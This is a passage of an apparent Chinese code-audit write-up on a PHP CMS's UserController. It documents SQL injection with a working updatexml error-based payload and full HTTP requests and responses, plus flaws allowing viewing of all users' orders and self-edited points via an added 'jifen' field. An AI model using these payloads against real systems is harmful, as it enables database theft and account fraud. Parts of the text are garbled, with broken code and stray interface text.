
```
public function update($conditions,$row)
{
    $where = "";
    $row = $this->__prepera_format($row);
    if(empty($row))return FALSE;
    if(is_array($conditions)){
        $join = array();
        foreach( $conditions as $key => $condition ){
            $condition = '\'.$condition.\';
            $join[] = "{$key} = {$condition}";
        }
        $where = "WHERE ".join(" AND ",$join);
    }else{
        if(null != $conditions)$where = "WHERE ".$conditions;
    }
    foreach($row as $key => $value){
        if($value!==null){
            $value = '\'.$value.\';
            $vals[] = "{$key} = {$value}";
        }else{
            $vals[] = "{$key} = null";
        }
    }

    $values = join(", ",$vals);
    $table = self::$table;
    $sql = "UPDATE {$table} SET {$values} {$where}";
    return $this->runSql($sql);
}
```


/Home/c/UserController.php 关键代码中的第 25-26 行, 虽然 25 行 `if($this->frparam('id'))`

对 `id` 进行了过滤, 但是第 26 行 `$a = M($w['molds'])->update(['id'=>$this->frparam('id')],$w);` 这里 `update` 插入的是最原始的数据, `,` `=` 也就是 `$w = get_fields_data($data,$w['molds']);`。虽然 `$conditions` 也就是条件被过滤了, 但是不影响我们注入。


所以这里的 `id`, `molds`, `tid` 三个字段都存在 sql 注入



(<https://xzfile.aliyuncs.com/media/upload/picture/20200603192443-d249febc-a58c-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20200603192443-d2972c0a-a58c-1.png>)




(<https://xzfile.aliyuncs.com/media/upload/picture/20200603192444-d2e493c8-a58c-1.png>)

第三处 sql 注入

`/Home/c/UserController.php` 中的 `userinfo()` 方法中的关键代码如下:

```
function userinfo(){
    $this->checklogin();
    if($_POST){
        $w = $this->frparam();
        $w['tel'] = $this->frparam('tel',1);
        $w['pass'] = $this->frparam('password',1);
        $w['sex'] = $this->frparam('sex',0,0);
        $w['repass'] = $this->frparam('repassword',1);
        $w['username'] = $this->frparam('username',1);
        $w['email'] = $this->frparam('email',1);
        $w['litpic'] = $this->frparam('litpic',1);
        $w['signature'] = $this->frparam('signature',1);
        $w = get_fields_data($w, 'member', 0);
        .....
        .....
        .....
        $re = M('member')->update(['id'=>$this->member['id']], $w);
        $member = M('member')->find(['id'=>$this->member['id']]);
        unset($member['pass']);
        $_SESSION['member'] = array_merge($_SESSION['member'], $member);
        if($this->frparam('ajax')){
            JsonResult(['code'=>0, 'msg'=>'修改成功! ']);
        }
        Error('修改成功! ');
    }
}
```

这里我们对比一下我 post 抓包后的字段, 我们发现 3 个字段没有进行过滤, 分别是 `province`、`city`、`address` 这三个字段




(https://xzfile.aliyuncs.com/media/upload/picture/20200603192444-d311b3ee-a58c-1.png)

然后第 17 行 `$re = M('member')->update(['id'=>$this->member['id']], $w);` 所有字段依旧被 `update` 更新了，所以这里就存在了注入，还是一个报错注入，如果不回显报错也没有关系的，这里存在时间盲注，也是可以注入的

payload:

1' or (updatexml(1,concat(0x7e,(select user()),0x7e),1)) or '

province 字段演示



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192444-d35b8280-a58c-1.png)

city 字段演示

Request

RawParamsHeadersHex

Host: www. .net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 219
Origin: http://www. .net
Connection: close
Referer: http://www. .net/user/userinfo.html
Cookie: PHPSESSID=0jqfscff07vivic10vil9ffu26
Upgrade-Insecure-Requests: 1

litpic=&file=&username=13012341234&tel=13012341234&email=10%40qq.com&sex=1&province=&city=1' or (updatexml(1,concat(0x7e,(select user()),0x7e),1)) or '&address=&password=&repassword=&signature=&submit=%E6%8F%90%E4%BA%A4

Response

RawHeadersHex

HTTP/1.1 200 OK
Server: nginx/1.17.7
Date: Thu, 21 May 2020 14:55:03 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=0jqfscff07vivic10vil9ffu26; expires=Thu, 21-May-2020 15:55:03 GMT; Max-Age=3600; path=/
Content-Length: 333

错误信息提示:
数据库错误: XPATH syntax error: '~root@localhost~'UPDATE _member SET username = '13012341234', sex = '1', litpic = null, tel = '13012341234', email = '10@qq.com', address = null, province = null, city = '1' or (updatexml(1,concat(0x7e,(select user()),0x7e),1)) or '', signature = null WHERE id = '2'

(https://xzfile.aliyuncs.com/media/upload/picture/20200603192445-d403bd6a-a58c-1.png)

address 字段演示

Request

RawParamsHeadersHex

Host: www. .net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 219
Origin: http://www. .net
Connection: close
Referer: http://www. .net/user/userinfo.html
Cookie: PHPSESSID=0jqfscff07vivic10vil9ffu26
Upgrade-Insecure-Requests: 1

litpic=&file=&username=13012341234&tel=13012341234&email=10%40qq.com&sex=1&province=&city=&address=1' or (updatexml(1,concat(0x7e,(select user()),0x7e),1)) or '&password=&repassword=&signature=&submit=%E6%8F%90%E4%BA%A4

Response

RawHeadersHex

HTTP/1.1 200 OK
Server: nginx/1.17.7
Date: Thu, 21 May 2020 14:57:03 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=0jqfscff07vivic10vil9ffu26; expires=Thu, 21-May-2020 15:57:03 GMT; Max-Age=3600; path=/
Content-Length: 333

错误信息提示:
数据库错误: XPATH syntax error: '~root@localhost~'UPDATE _member SET username = '13012341234', sex = '1', litpic = null, tel = '13012341234', email = '10@qq.com', address = '1' or (updatexml(1,concat(0x7e,(select user()),0x7e),1)) or '', province = null, city = null, signature = null WHERE id = '2'

(https://xzfile.aliyuncs.com/media/upload/picture/20200603192446-d4520a42-a58c-1.png)

第一处逻辑漏洞——任意订单查看


首先注册两个账号，账号 A 和账号 B

然后用账号 B 购买一些商品，产生交易记录和订单号码




(https://xzfile.aliyuncs.com/media/upload/picture/20200603192446-d49bf0b2-a58c-1.jpg)

然后在 A 用户这里我的钱包——交易记录可以看到其他人的交易订单



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192447-d4e1b78c-a58c-1.png)

而且这里的订单号明显是更具时间戳进行命名的，我用其他 A 账户也可以直接访问到 B 账户的一些订单信息



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192447-d52e2d9c-a58c-1.png)

然后我们来分析为什么

/Home/c/UserController.php

//购买列表

```
function buylist(){
    $this->checklogin();
    // 兑换记录
    $page1 = new Page('buylog');
    $this->type = $this->frparam('type',0,1);
    if($this->type==1){
        $sql =" buytype='money' and type=2 ";
    }else if($this->type==2){
        $sql =" buytype='jifen' and type=1 ";
    }else{
        $sql = " type=3 ";
    }

    $data1 = $page1->where($sql)->orderby('addtime desc')->page($this->frparam('p',0,1))->go();
    $page1->file_ext = '';
    $pages1 = $page1->pageList(5,'?p=');
    $this->pages1 = $pages1;
    foreach($data1 as $k=>$v){
        $data1[$k]['date'] = date('Y-m-d H:i:s',$v['addtime']);
        $data1[$k]['details'] = U('user/buydetails',['id'=>$v['id']]);
    }
    $this->lists1 = $data1;// 列表数据
    $this->sum1 = $page1->sum;// 总数据
    $this->listpage1 = $page1->listpage;// 分页数组- 自定义分页可用
    $this->prevpage1 = $page1->prevpage;// 上一页
    $this->nextpage1 = $page1->nextpage;// 下一页
    $this->allpage1 = $page1->allpage;// 总页数
    // 订单记录
    $page = new Page('orders');
    $this->type = $this->frparam('type',0,1);
    if($this->type==1){
        $sql =" ptype=1 ";
    }else{
        $sql =" ptype=2 ";
    }
}
```

```

$sql.=" and isshow!=0 ";
$data = $page->where($sql)->orderBy('addtime desc')->page($this->frparam('page',0,1))->go();
$page->file_ext = '';
$pages = $page->pageList(5,'?page=');
$this->pages = $pages;
foreach($data as $k=>$v){
    $data[$k]['date'] = date('Y-m-d H:i:s',$v['addtime']);
    $data[$k]['orderdetails'] = U('user/orderdetails',['orderno'=>$v['orderno']]);
    $data[$k]['orderdel'] = U('user/orderdel',['orderno'=>$v['orderno']]);
    $data[$k]['buytype'] = M('buylog')->getField(['orderno'=>$v['orderno']], 'type');
}
$this->lists = $data;//列表数据
$this->sum = $page->sum;//总数据
$this->listpage = $page->listpage;//分页数组-自定义分页可用
$this->prevpage = $page->prevpage;//上一页
$this->nextpage = $page->nextpage;//下一页
$this->allpage = $page->allpage;//总页数

$this->display($this->template.'/user/buy-list');
}

```

可以看到第 15 行，这里在查询数据的时候，并没有查询某个特定用户，而是把所有人的购买记录都查询出来了，这样的话其他人都可以看到你的订单，你也可以看到其他人的订单。这里其实是开发者的问题，由于开发的失误才会导致这个问题。

第二处逻辑漏洞——越权修改用户自己的积分

这里我们先演示一下结果，然后再去分析

首先我们注册一个账号，然后在后台看他的积分，是 1 积分

网站管理

商品管理

商品列表

订单列表

会员列表

会员分组

会员权限

评论列表

充值列表

扩展管理

系统设置

我的桌面

会员列表

首页 / 会员管理 / 会员修改

基本信息

扩展信息

*邮箱

333@qq.com

*用于找回密码

手机号

13011111111

*昵称

13011111111

*分组

注册会员

积分

1.00

头像

上传图片

选择图片

暂无图片

删除

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200603192448-d56b956a-a58c-1.png>)

然后我们登录这个账号，然后在资料账户这里点提交抓包

我的关注

我的粉丝

我的投稿

我的收藏

我的喜欢

我的评论

我的钱包

购物车

订单管理

资料账户

消息设置

返回主页

邮箱: 333@qq.com

性别: ☐ 男 ☐ 女 ☒ 不展示

省份: 可不填

城市: 可不填

详细地址: 可不填

新密码: 如果不修改, 请留空


确认密码: 如果不修改, 请留空

个性签名: 请输入您的个性签名

提交


(<https://xzfile.aliyuncs.com/media/upload/picture/20200603192448-d59efe0a-a58c-1.png>)

然后在 post 字段中添加 `jifen=1234` , 发包



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192449-d5eae702-a58c-1.png)

然后去后台看积分，发现积分已经被修改成了 1234



(<https://xzfile.aliyuncs.com/media/upload/picture/20200603192449-d623c194-a58c-1.png>)

接下来我们来分析一下为什么会这样

上面的用户资料账户的代码在 `/Home/c/UserController.php` 中的 `userinfo` 方法里

```

function userinfo(){
    $this->checklogin();
    if($_POST){
        $w = $this->frparam();
        $w['tel'] = $this->frparam('tel',1);
        $w['pass'] = $this->frparam('password',1);
        $w['sex'] = $this->frparam('sex',0,0);
        $w['repass'] = $this->frparam('repassword',1);
        $w['username'] = $this->frparam('username',1);
        $w['email'] = $this->frparam('email',1);
        $w['litpic'] = $this->frparam('litpic',1);
        $w['signature'] = $this->frparam('signature',1);
        $w = get_fields_data($w,'member',0);
        if($w['tel']!=''){
            if(preg_match("/^(13[0-9]|14[579]|15[0-3,5-9]|16[6]|17[0135678]|18[0-9]|19[89])\\d{8};

            }else{
                if($this->frparam('ajax')){
                    JsonResult(['code'=>1,'msg'=>'手机号码格式错误! ']);
                }
                Error('手机号码格式错误! ');
            }
            //檢查是否已經註冊
            $r = M('member')->find(['tel'=>$w['tel']]);
            if($r){
                if($r['id']!=$this->member['id']){

                    if($this->frparam('ajax')){
                        JsonResult(['code'=>1,'msg'=>'手机号已被注册! ']);
                    }
                    Error('手机号已被注册! ');
                }
            }
        }
        if($w['username']==''){

```

```
        if($this->frparam('ajax')){
            JsonResult(['code'=>1,'msg'=>'账户不能为空! ']);
        }
        Error('账户不能为空! ');
    }
    if($w['pass']!=$w['repass'] && $w['pass']!=''){
        if($this->frparam('ajax')){
            JsonResult(['code'=>1,'msg'=>'两次密码不同! ']);
        }
        Error('两次密码不同! ');
    }
    if($w['email']){
        $r = M('member')->find(['email'=>$w['email']]);
        if($r){
            if($r['id']!=$this->member['id']){
                if($this->frparam('ajax')){
                    JsonResult(['code'=>1,'msg'=>'邮箱已被使用! ']);
                }
                Error('邮箱已被使用! ');
            }
        }
    }

    $r = M('member')->find(['username'=>$w['username']]);
    if($r){
        if($r['id']!=$this->member['id']){
            if($this->frparam('ajax')){
                JsonResult(['code'=>1,'msg'=>'昵称已被使用! ']);
            }
            Error('昵称已被使用! ');
        }
    }
    if($w['pass']!=''){
        $w['pass'] = md5(md5($w['pass']).md5($w['pass']));
    }else{
        unset($w['pass']);
        unset($w['repass']);
    }
}
```

```

    }
    $re = M('member')->update(['id'=>$this->member['id']], $w);
    $member = M('member')->find(['id'=>$this->member['id']]);
    unset($member['pass']);
    $_SESSION['member'] = array_merge($_SESSION['member'], $member);
    if($this->frparam('ajax')){
        JsonResult(['code'=>0, 'msg'=>'修改成功! ']);
